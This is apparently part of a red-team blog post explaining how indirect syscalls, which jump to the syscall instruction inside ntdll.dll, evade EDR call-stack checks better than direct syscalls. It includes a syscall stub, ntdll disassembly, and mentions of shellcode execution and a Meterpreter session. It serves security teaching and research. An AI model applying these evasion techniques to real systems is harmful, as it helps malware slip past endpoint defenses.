
```

;Direct Syscalls
; Procedure for the NtAllocateVirtualMemory syscall
NtAllocateVirtualMemory PROC
    mov r10, rcx                                ; Move the cor
    mov eax, wNtAllocateVirtualMemory          ; Move the sys
    syscall                                     ; Execute sysc
    ret                                         ; Return from
NtAllocateVirtualMemory ENDP                  ; End of the p


```

If we compare the assembly code of the direct syscall POC and the indirect syscall POC, we can see that directly in the indirect syscall POC **only a part** of the stub of the native function is mapped in the form of assembly code. Also in the indirect syscall POC, the SSN is read dynamically and stored in a globally declared variable. However, unlike the direct syscall POC, the indirect syscall POC replaces the `syscall` instruction with an unconditional jump instruction (`jmp`), which uses a pointer to point to the address of the `syscall` instruction in the memory area of `ntdll.dll`.

The screenshot displays the Immunity Debugger interface with the assembly code for the `NtAllocateVirtualMemory` function. The code is shown in both assembly and hex views. Key instructions include `mov r10, rcx`, `mov eax, wNtAllocateVirtualMemory`, and `syscall`. The assembly view shows the function's logic, including the `syscall` instruction and the `ret` instruction. The hex view shows the corresponding machine code. A Metasploit terminal window is also visible, showing the execution of the `msf6 exploit(multi/handler) > run` command, which results in a successful Meterpreter session.




We compile the indirect syscall POC and open it in x64dbg. Compared to the direct syscall POC before, you can see that the syscall statement is not executed in the memory area of the indirect syscall assembly. Instead, the syscall instruction has been replaced by a jump instruction that points to the memory address of the syscall instruction in ntdll.dll. This ensures that the syscall instruction and subsequent return are executed from the memory area of ntdll.dll.



When comparing the thread call stack of direct and indirect syscalls, there are

significant differences. For direct syscalls, the syscall itself and its return execution occur within the memory space of the .exe file of the executing process. This results in the top frame of the call stack coming from the .exe memory, not the ntdll.dll memory. Such a pattern is a definitive indicator of compromise (IOC) with 100% confidence, as it's atypical of standard application behaviour.

On the other hand, indirect syscalls offer a more legitimate appearance in the context of the thread call stack. With indirect syscalls, both the execution of the syscall and the return instruction occur within the memory of ntdll.dll, which is the expected behaviour in normal application processes. By replacing direct syscalls with indirect ones, the resulting call stack mimics a more conventional execution pattern. This can be useful in bypassing EDR systems that examine the memory area where syscalls and their returns are executed.



The increased legitimacy of the stack frame order when using the indirect syscall Proof of Concept (POC) is evident when compared to the stack frame order of an unmodified cmd.exe. To observe this, simply open a cmd.exe and then use Process Hacker to examine the stack frames again. However, it's important to note that if an EDR system uses Event Tracing for Windows (ETW) to analyse the full call stack, it may still detect anomalies even when using indirect syscalls. In such scenarios, spoofing the entire call stack may be necessary for more effective evasion, as it would help hide any irregular syscall patterns from the vigilant eyes of advanced EDR systems.

Insights

Various experiments with different EDRs have shown that direct syscalls can still work, but are also increasingly detected depending on the EDR. Based on IOCs in the context of direct syscalls, indirect syscalls can be a useful solution, as they solve the following problems in comparison

- Firstly, the execution of the syscall command takes place within the memory of the ntdll.dll and is therefore legitimate for the EDR.
- On the other hand, the execution of the return statement takes place within the memory of ntdll.dll and points from the memory of ntdll.dll to the memory of the indirect syscall assembly. This behaviour is at least more legitimate than the behaviour with direct syscalls, but can still lead to IOCs depending on the EDR, e.g. if the EDR also checks the call stack.

Indirect syscalls are an improvement over direct syscalls, but have their limitations, and also have certain IOCs that are now used by EDR vendors to generate detection rules. For example, with indirect syscalls it is possible to spoof the return address, which places the memory address of the subsequent return at the top of the call stack and bypass the EDR's return check. However, if an EDR is using ETW, it can additionally check the call stack itself for improper behaviour. Indirect syscalls alone are no longer sufficient for EDR evasion in case of an EDR also uses ETW, and you need to take a closer look at call stack spoofing. A good article about this "**Hiding In PlainSight - Indirect Syscall is Dead! Long Live Custom Call Stacks**" by @NinjaParanoid.

Summary


Depending on the EDR, direct syscalls can still be a useful technique for various activities, such as executing shellcode for initial access. However, if the EDR checks, for example, the memory area from which the syscall and return statements are executed, or the memory area to which the return statement points, then direct syscalls can lead to EDR evasion problems, because the syscall and return statements are executed from the memory of the assembly itself, and the return statement also points from the memory of the assembly to the memory of the assembly.

To work around these problems associated with EDR evasion, indirect syscalls can help. When using indirect syscalls, the syscall and return statement are executed within the memory of ntdll.dll. This is legitimate behaviour on

Windows and we have eliminated one IOC compared to direct syscalls. Another IOC is eliminated because the return statement is executed in the memory of the ntdll.dll, rather than from the memory of the assembly itself, as it was previously when using direct syscalls. In addition, the return statement points from the ntdll.dll memory to the indirect syscall assembly memory, rather than from the assembly memory to the assembly memory, as was previously the case when using direct syscalls.

Indirect syscalls are a good evolution of direct syscalls, but they do have their limitations. For example, in the context of the indirect syscall POC used in this blog post, there are limitations when a Native API is hooked from the EDR using Inline Hook. Why? Because the EDR inline hook replaces `mov eax SSN` in the affected Native API with an unconditional jump instruction (`jmp`), it is not possible to dynamically extract the syscall number (SSN) from the `ntdll.dll` loaded in memory. To do this, the inline hook would first have to be removed in the affected native API, only then can the SSN be extracted from the `mov eax SSN`. Note an important insight I stumbled upon at the beginning, an EDR can hook `mov eax SSN` or replace it with a `jmp` instruction. But the EDR can never hook the syscall instruction `syscall` itself. This is important because the EDR can never prevent us from executing the syscall in memory in ntdll.dll using indirect syscalls.

```
0:003> x ntdll!NtAllocateVirtualMemory
00007fff`f8a2d350 ntdll!NtAllocateVirtualMemory (NtAllocateVirtualMemory)
0:003> u 00007fff`f8a2d350
ntdll!NtAllocateVirtualMemory:
00007fff`f8a2d350 4c8bd1      mov     r10,rcx
00007fff`f8a2d353 b818000000    mov     eax,18h
00007fff`f8a2d358 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007fff`f8a2d360 7503         jne     ntdll!NtAllocateVirtualMemory+0x15 (00007fff`f8a2d365)
00007fff`f8a2d362 0f05         syscall
00007fff`f8a2d364 c3           ret
00007fff`f8a2d365 cd2e         int     2Eh
00007fff`f8a2d367 c3           ret
```



Another approach to dynamically extract the SSN from the stub of a "clean" or unhooked Native API is the Halo's Gate technique (an evolution of Hell's Gate). I recommend the article "[Halo's Gate - twin sister of Hell's Gate](#)" by [@SEKTOR7net](#), who developed the Halo's Gate technique, and the article "[EDR Bypass: Retrieving Syscall ID with Hell's Gate, Halo's Gate, FreshyCalls and Syswhispers2](#)" by [@AliceCliment](#) is also highly recommended.

Another limitation of indirect syscalls is that if an EDR is also using ETW, the

EDR will not only check the return address, but also the call stack itself. In this case, indirect syscalls alone are not sufficient, and the issue of call stack spoofing also needs to be addressed. However, this topic is definitely beyond the scope of this blog and will hopefully be covered in the next article.

All **code examples** in this article can also be found on my **Github** account.

Happy Hacking!

Daniel Feichter [@VirtualAllocEx](#)

References

- <https://www.guru99.com/system-...>
- <https://alice.climent-pommeret...>
- <https://alice.climent-pommeret...>
- <https://maldevacademy.com/modu...>
- <https://0xdarkvortex.dev/hidin...>
- <https://klezvirus.github.io/Re...>
- <https://blog.sektor7.net/#!res...>
- <https://outflank.nl/blog/2019/...>
- https://twitter.com/re_and_mor...
- <https://www.malwaretech.com/20...>
- <https://www.ired.team/offensiv...>
- <https://outflank.nl/blog/2019/...>
- <https://github.com/jthuraisamy...>
- <https://github.com/am0nsec/Hel...>
- <https://twitter.com/VirtualAll...>
- <https://twitter.com/reenz0h/st...>
- https://twitter.com/Jean_Maes_...
- <https://twitter.com/ShitSecure...>

Posts about related Topics

Reversi...

EDR Analysis: A Hypothesis about Call Stack Analys...

Reversi...

EDR Analysis: Leveraging Fake DLLs, Guard Pages, ...

Malwar...

Shellcode Execution via Asynchronous Procedure C...

Worksh...

University of Innsbruck-Malware Development Wor...



Contact us

office@redops.at

At **RedOps**, we see ourselves as an IT security sparring partner for our customers, helping you to incrementally improve your organisation's IT security posture and cyber resilience.



[LINKS](#)

[LEGAL](#)

[Services](#)

[About Us](#)

[Contact](#)

[Imprint](#)

[Privacy Statement](#)

=====

© 2024 REDOPS

Created by  **bitperfect**



Knowledge Base